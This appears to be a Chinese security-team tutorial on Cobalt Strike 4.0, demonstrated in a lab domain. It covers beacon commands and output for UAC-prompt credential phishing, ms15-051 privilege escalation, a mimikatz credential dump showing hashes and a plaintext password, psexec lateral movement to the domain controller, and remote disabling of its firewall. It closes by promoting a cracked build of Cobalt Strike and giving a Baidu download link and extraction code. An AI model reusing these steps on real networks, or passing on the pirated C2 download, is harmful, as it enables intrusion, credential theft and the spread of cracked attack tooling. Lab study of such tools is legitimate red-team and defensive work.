Cobalt Strike 4.0 Updates You Should Know

你应该知道的 Cobalt Strike 4.0 的更新!

本文由Gcow安全团队绝影小组小离师傅原创,属于教程类文章 全文字数2348字 图片63张 预计10分钟阅读完毕 文中有一个小推荐 请各位看官不要在意

我相信大家都被一条信息给炸了锅 "cobaltstrike4.0 破解版出来了",这对于我们这些穷逼来说是一件好事,今天我就带大家看看 cs4.0 更新了啥

在这里先声明, cobaltstrike 的本意是用于教育目的, 并非提供给非法渗透

一. 准备

试验环境:

Kali ipv4: 192.168.1.119

ipv6: 出于隐私考虑,没写

靶场win2008 ipv4: 192.168.1.162

10.10.10.80

ipv6:处于隐私考虑,没写

靶场DC Win2012 ipv4: 10.10.10.10

二. 更新的内容

首先,先看看有什么主要更新

1.Stageless:

- + Post-ex workflows updated to deliver stageless payloads (or to tightly couple the stager with the action). x64 payloads are now options (sometimes, implicit and other times, explicit) in these workflows.
- + Scripted Web Delivery is now stageless with an option for x64 payloads. The regsvr32 built-in option is gone though. (Can't jam a full payload into it).



图 1 Stageless payload improved

可以看到,更新日志提到 Web Delivery 攻击方式,在使用 64 位的 payload 的时候,使用的是 stageless 攻击方式,而 regsvr32 攻击方式同时被去掉了,因为不能注入完整的 payload,同时,作者在视频中提到,在 cs4.0 中将会大大使用 stageless ,很少会使用 stager .

2. 移除媒介自动播放攻击

- Removed Attacks -> Packages -> Windows Dropper and USB/CD Autoplay.



3. 新增 jump 横向移动命令

其实就是把以前 psexec , wmi 等的整合到一个模块里,并且,当使用 psexec_psh 进行横向的时候会使用 stager ,其他方式均为 stageless

```
+ Added 'jump' command to spawn a session on a remote target. Built-in options are psexec, psexec64, psexec_psh, winrm, and winrm64. All are stageless except for psexec_psh which implicitly uses the bind_pipe stager every time.
```

图 3 Added Jump command

4.No Powershell 偏好

```
+ spawnas command now spawns temp process and inject into it. No powershell!
+ ps primitive uses PROCESS_QUERY_LIMITED_INFORMATION on Vista+
+ updated process dialog to grey out no-info processes in its process tree.
+ uac-token-duplication now executes inline w/i current Beacon. elevate
    uac-token-duplication will inject payload into elevated process. No PowerShell.
+ getsystem now searches handles for system tokens and attempts to impersonate them
+ runu no longer steals parent process token
+ spawnu command now spawns temp process and injects into it. Also, no PowerShell.
```

图 4 More inject was no powershell

5. 提权新成员: SVC-exe 和 runasadmin

+ Added svc-exe as a built-in elevate option (basically jump psexec to localhost)

© Gcow安全团队

图 5 Svc-exe added in elevate kit

+ runasadmin now runs a command in an elevated context using a command elevator exploit registered with CS. uac-token-duplication and uac-cmstp are built-in.

⑥ Gcow安全团队

图 6 Runasadmin also is elevate tool

6. 同时移除了 ms14-058 exp 和 uac-dll 提权方式

- Moved elevate ms14-058 out of CS and into the Elevate Kit

等的 Gcow安全团队

图 7: Remove ms14-058

- Removed elevate uac-dll option.

② Gcow安全团队

图 8: Remove uac-dll

7. 重大更新: Listener


http/https/dns 均支持一个 payload 填写多个 ip 或者域名,相当于把多个相同 payload 的 listener 整合到一起,并且支持填入 C2 参数以及代理参数

a.https/http listener:

	New Listener	×
Create a listener.		
		-
Name:		
Payload: Beacon HTTPS		
Payload Options		
HTTPS Hosts:		
	×	
	×	П
LITTES Heat (Steams)	100.100.1.110	
HTTPS Host (Stager):		
Profile:	default	
HTTPS Port (C2):	443	
HTTPS Port (Bind):		
HTTPS Host Header:		
HTTPS Proxy:		
	Save Help Gcow安全团队	

图 9: Https Beacon info

b.Dns listener:



c.External C2 Listener:



图 11 External C2 listener

三. 看完了 cs4.0 的新特性,接下来开始实践一下吧

首先, 先新建一个 listener, 在这里, 你可以填写你 cs 服务器的公网 IPv4, 内网 IPv4, IPv6 (IPv6 要用中括号, 例 [240c::6666]), 以及你 CS 服务器的域名, 我在这里填入了我 kali 的 ipv4 和 ipv6




图 12 Create a listener by using Beacon https payload

这里的 HTTPS Port (C2) 就是上线端口

1. 生成木马并执行

我这边直接生成了一个 stageless 的木马 (不熟悉的话可以去看啊离上一篇文章)

生成的木马丢上去靶机执行然后等一小会(顺带一提:不知道是不是出于某种原因, cs 直接生成的马,免杀并没有效果)

2. 上线

因为我靶机有 ipv6 , 所以 beacon 的 ip 也会显示 ipv6 , 同时, 因为也有 ipv4 , 所以也会显示 ipv4 (意思为使用不同的协议的 ip 进行同时交互)



图 13 Beacon in ipv6



图 14 Beacon in ipv4

3. 界面变化

同时 CS4.0 改了界面,可以显示当前的 beacon 进程, PID, 系统位数




图 15 Cobalt Strike 4.0 table view

4. 提权变化

正如我上面提到, CS4.0 版本已经移除了 uac-dll 和 ms14-058 提权方式,同时 bypassuac 命令被移除




图 16 Elevate module

为了做实验,我生成了一个名为 Priv Esc 的 listener (payload:tcp beacon) (建议勾选 Bind to localhost only)

为什么要勾选呢?作者的话: (反正就是勾选就对了)

Check Bind to localhost only to have the TCP Beacon bind to 127.0.0.1 when it listens for a connection. This is a good option if you use the TCP Beacon for localhost-only actions.

GCOW安全团队



图 18 Create a listener for privilege escalation

a.UAC-token-duplication (UAC 口令复制提权)

会在主机弹出一个 UAC 框去欺骗管理员输入密码,可能是因为域的原因,即使输入了也会提权失败,但是没关系,因为已经密码记录在内存中了,我们只需要本地提权并使用 mimikatz 读取密码

【按照实际情况来说,其实输入本地管理员口令的更多,这里我为了演示,在 UAC 弹窗中输入了域管理员口令】

UAC 框框



图 19 UAC

failed, but the password was logged in memory




图 20 Failed when users was domain user

svc-exe 这个参数,并不是和 exp 提权那样,帮你从普通用户"pwn!!"一下子拿下系统,而是当管理员权限满足不了你的时候,可以用 svc-exe 进行提升(类似 getsystem 命令,但是 getsystem 不太好使)

使用例如下情况:




图 21 A administrator privilege Beacon

svc-exe priv esc:




图 22 Use Svc-exe to privilege escalation




图 23 Connected to system privilege beacon

c.EXP 本地提权

因为现在是域用户,又又又又只能用 exp 本地提权了,因为作者已经在 cs4.0 中删除了 exp,但是你可以通过 GitHub 去 clone 作者的【Elevate Kit】项目,然后在 cs 加载模块

cs 作者的项目: https://github.com/rsmudge/ElevateKit

```
<u>beacon</u>> elevate ms15-051 Priv Esc
[*] Task Beacon to run windows/beacon_bind_tcp (127.0.0.1:4444) via ms15-051
[+] host called home, sent: 340033 bytes
[+] established link to child beacon: 192.168.1.162
```

图 24 Imported elevate kit for privilege escalation

d.runasadmin 提权模块(后面会用到)

```
beacon> runasadmin
Beacon Command Elevators
   Exploit
                                   Description
   ms 16-032
                                   Secondary Logon Handle Privilege Escalation (CVE-2016-099)
   uac-cmstplua
                                   Bypass UAC with CMSTPLUA COM interface
                                   Bypass UAC with eventvwr.exe
   uac-eventvwr
   uac-schtasks
                                   Bypass UAC with schtasks.exe (via SilentCleanup)
   uac-token-duplication
                                   Bypass UAC with Token Duplication
                                                                         🕰 Gcow安全团队
   uac-wscript
                                   Bypass UAC with wscript.exe
```

图 25 Runasadmin module

5.Recon 部分更新

- a.Net 模块新增俩参数
- (a).net domain

```
beacon net domain
[*] Tasked beacon to run net domain
[+] host called home, sent: 14005 bytes
[+] received output:
delay.com
```

图 26 net domain command

(b).net domain_controllers

图 27 net domain_controllers command

可以看到, 计算机名为 DC 的就是域控, 接下来可以鞭挞它了

b. 横向移动改进

exp 提权, 然后抓密码 (此处密码为刚刚 UAC 钓到的域管理员明文密码)

```
msv :
 [00000003] Primary
 * Username : Administrator
 * Domain
           : DE1AY
 * LM
           : f67ce55ac831223dc187b8085fe1d9df
 * NTLM
            : 161cff084477fe596a5db81874498a24
 * SHA1
            : d669f3bccf14bf77d64667ec65aae32d2d10039d
tspkg:
 * Username : Administrator
 * Domain
           : DE1AY
 * Password : 1gaz@WSX
wdigest:
 * Username : Administrator
 * Domain
           : DE1AY
 * Password : 1gaz@WSX
kerberos :
 * Username : Administrator
 * Domain : delay.com
 * Password : 1gaz@WSX
ssp:
credman :
                                          Gcow安全团队
```

图 28 Logonpassword after privilege escalation

(a).SMB Beacon 改进

生成一个用于横向移动的 listener,取名为 LM,并使用 SMB Beacon payload,可以看到, SMB Beacon 支持自定义 pipe name 了



图 29 SMB Beacon now support custom pipename

有点小伙伴要问了,为什么在旧版的 cs 中没有这个呢? 其实,旧版 cs 中的 pipe name 是 [status 端口号]



如图, 旧版 cs 的 pipe name 则为 status_6001

(b).jump 命令

jump 命令本质上就是把原来零散的 psexec, psexec64, psexec_psh, winrm, winrm64 整合到一个套件里 (wmi 已经移除)

How to use

```
beacon> help jump
Use: jump [exploit] [target] [listener]

Attempt to spawn a session on a remote target with the specified exploit.

Gcow安全团队

Type jump by itself to see a list of available remote exploits.
```

图 31 Help of jump command

Lateral Movement kits in jump command

```
beacon> jump
Beacon Remote Exploits
   Exploit
                             Arch Description
                                   Use a service to run a Service EXE artifact
   psexec
                                   Use a service to run a Service EXE artifact
   psexec64
                             x64
                             x86
                                   Use a service to run a PowerShell one-Liner
   psexec_psh
                                   Run a PowerShell script via WinRM 安全团队
   winrm
                             x86
   winrm64
                             x64
```

图 32 Lateral Movement tookit in jump command

老样子, 调用刚刚抓到的域凭据

make_token de1ay.com\Administrator 1qaz@WSX

图 33 Use make token command to impersonal credential

使用 jump 命令进行横向

jump psexec DC LM



图 34 Use jump command lateral movement to DC

DC Beacon Online



图 35 Connected to DC through smb beacon

(c).remote-exec 命令

可以选择以下三个套件进行远程命令执行

图 36 Remote-exec module

remote-exec wmi DC netsh advfirewall set all profiles state off (当然,和上面一样,也要先调用凭据)



图 37 Use remote-exec to disable firewall on DC

(d).Invoke-Command (个人补充)

补充:在 CS 中,可以使用 powershell-import 导入 psl 脚本,然后使用 powerpick 去执行脚本的模块

```
beacon> help powershell-import
Use: powershell-import [/path/to/local/script.ps1]

Import a powershell script which is combined with future calls to the powershell command. You may only use one imported script at a time.
```

图 38 You can use powershell-import command to import module 其实可以使用系统自带的 Invoke-Command 模块进行远程命令执行(当然,也需要调用凭据)

powerpick Invoke-Command -ComputerName DC -ScriptBlock {netsh advfirewall set allprofiles state off}

```
beacon> powerpick Invoke-Command -ComputerName DC -ScriptBlock {netsh advfirewall set allprofiles state off}
[*] Tasked beacon to run: Invoke-Command -ComputerName DC -ScriptBlock {netsh advfirewall set allprofiles state off} (unmanaged)
[*] host called home, sent: 133705 bytes
[*] received output:
確定
```

图 39 Use Invoke-Command module to remote disable firewall on DC

c.One-liner

oneliner 其实就是生成一段在目标 beacon 本地运行的 payload , 你可以用它在目标 beacon 中进行花样玩耍,配合的方式有很多种,如:runas,runu,runasadmin,psinject

(a).oneliner 配合 runasadmin 进行提权

在 cs 中,只有当前用户名为 administrator 的管理员用户, cs 才会自动提权,当用户名为别的管理员, cs 并不会自动提权,例如以下情况:




图 40 Show current user groups

```
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 49 bytes
[+] received output:
web\xiaoli

beacon> logonpasswords
[-] logonpasswords error: this command requires administrator priceGcow安全团队
```

图 41 Privilege less when logonpasswords

so, we can do like this

①. 生成 oneliner,右击 beacon-Access-oneliner

在这里的话,是看 beacon 的 arch 生成 oneliner,我当前的 beacon 是 64 位,所以 x86 和 x64 的 payload 都可以,x86 beacon 只能执行 x86 的 payload

(我当前的 beacon 是 x86 的)




图 42 Generate powershell oneliner




图 43 Generated Success!

runasadmin uac-wscript + oneliner



执行完它并不会自动连接, 需要去手动连接

connect 127.0.0.1

```
beacon> connect 127.0.0.1
[*] Tasked to connect to 127.0.0.1:4444
[+] host called home, sent: 20 bytes
[+] established link to child beacon: 192 (1999) 東全國队
```

图 45 Connect to beacon




图 46 Connected!

重新 logonpassword

beacon> logonpasswords [*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command [+] host called home, sent: 750686 bytes [+] received output: Authentication Id : 0 ; 18119548 (00000000:01147b7c) Session : Interactive from 0 User Name : Administrator Domain : DE1AY Logon Server : DC Logon Time : 2020/3/20 17:18:23 : S-1-5-21-2756371121-2868759905-38566GCRW安全团队 SID

图 47 Re logonpasswords

(b).One-liner 配合 runas 生成一个指定用户的权限

在这里的话, 也是看 beacon 的 arch 生成 oneliner, 同上

runas DE1AY\Administrator 1qaz@WSX + oneliner 注: runas 在 system 权限的 beacon 运行会失败



图 48 Runas with oneliner

```
beacon connect 127.0.0.1
[*] Tasked to connect to 127.0.0.1:4444
[+] host called home, sent: 20 bytes
[+] established link to child beacon: 1924 RSSY 客全国及
```

图 49 Connect to beacon



图 50 Connected!

(c).One-liner 配合 runu 在指定进程执行命令

在这里的话,是看目标进程的 arch 生成 oneliner,我的目标进程是 64 位,所以生成 x64 和 x86 的 payload 都可以,x86 进程则只能生成 x86 payload

runu 460 + oneliner 这边选择了一个 pid 为 460 的进程

```
beacon> connect 127.0.0.1
[*] Tasked to connect to 127.0.0.1:4444
[+] host called home, sent: 20 bytes
[+] established link to child beacon: 192.168.1.162
[+] host called home, sent: 24 bytes
```

图 52 Connect to beacon




图 53 Connected!

同时看到该 beacon 的父进程就是我们刚刚所指定的



图 54 Created a child session base on PPID 460

(d).Psinject 使用 one-liner payload 注入进程

在 psinject 这里, x64 进程可以注入 x86/x64 的 payload, x86 进程只能注入 x86



图 55 Choose a process for target

psinject 2784 x64 + oneliner



图 56 Inject powershell payload with psinject

connect 127.0.0.1

```
beacon> connect 127.0.0.1
[*] Tasked to connect to 127.0.0.1:4444
[+] host called home, sent: 80 bytes
[+] established link to child beacon: 192回69來文全团队
```

图 57 Connect to beacon

connected



图 58 Connected!

当然,还有更多的姿势等你来解锁~

d.Link / Connect and unlink

link 支持指定 pipe name , connect 支持指定端口, unlink 支持指定 pid 号, 其目的是为了可以 更好管理多个 smb beacon listener 与 tcp beacon listener

link ip pipe name (图中因为没有 111 这个 pipe name, 连不上就报错了)

图 60 Link to a beacon through assign pipename

connect ip port

图 61 Connect to tcp beacon through assign port

unlink ip pid

```
beacon> unlink 192.168.1.162 2248
[*] Tasked to unlink 192.168.1.162@2248
[+] host called home, sent: 36 bytes
[-] lost link to child beacon: 192.168.1.162
```

图 62 Unlink beacon through assign process

四. 总结

作为一名有职业道德的伸手党,要时刻记得吃水不忘挖井人的道理,所以在这里要非常感谢 WBGIII 大大



(对,没错,认准这只熊)提供的破解版,以及 Yansu 大大提供的二次元版



图 63 cs 二次元版作者大大

问答环节:

0&A

问:为什么x64的beacon和session可以同时兼容x86和x64的payload?

答: CS特性,作者超级偏爱x86,link: https://blog.cobaltstrike.com/2016/03/10/cobalt-strike-3-2-the-inevit

问:为什么作者强推Stageless?

答:因为stager不安全,更脆弱,容易被检测

文末惊喜!

两天过去了,我知道,大家都在等 CS 完美破解版

CS4.0 去暗桩, windows teamserver 支持, vnc 修复, x64 payload 修复, 汉化支持 终极版本今天发布!! Gcow 安全团队核心成员 J0o1ey'参考先知某牛和国外某牛的修复方法,目前已无 x64 payload 和暗桩问题

小声 BB: 下载地址 cobaltstrikehttps://pan.baidu.com/s/1yNtuezjZZeQ5KKVHsRnQEw 提取码: 2mur

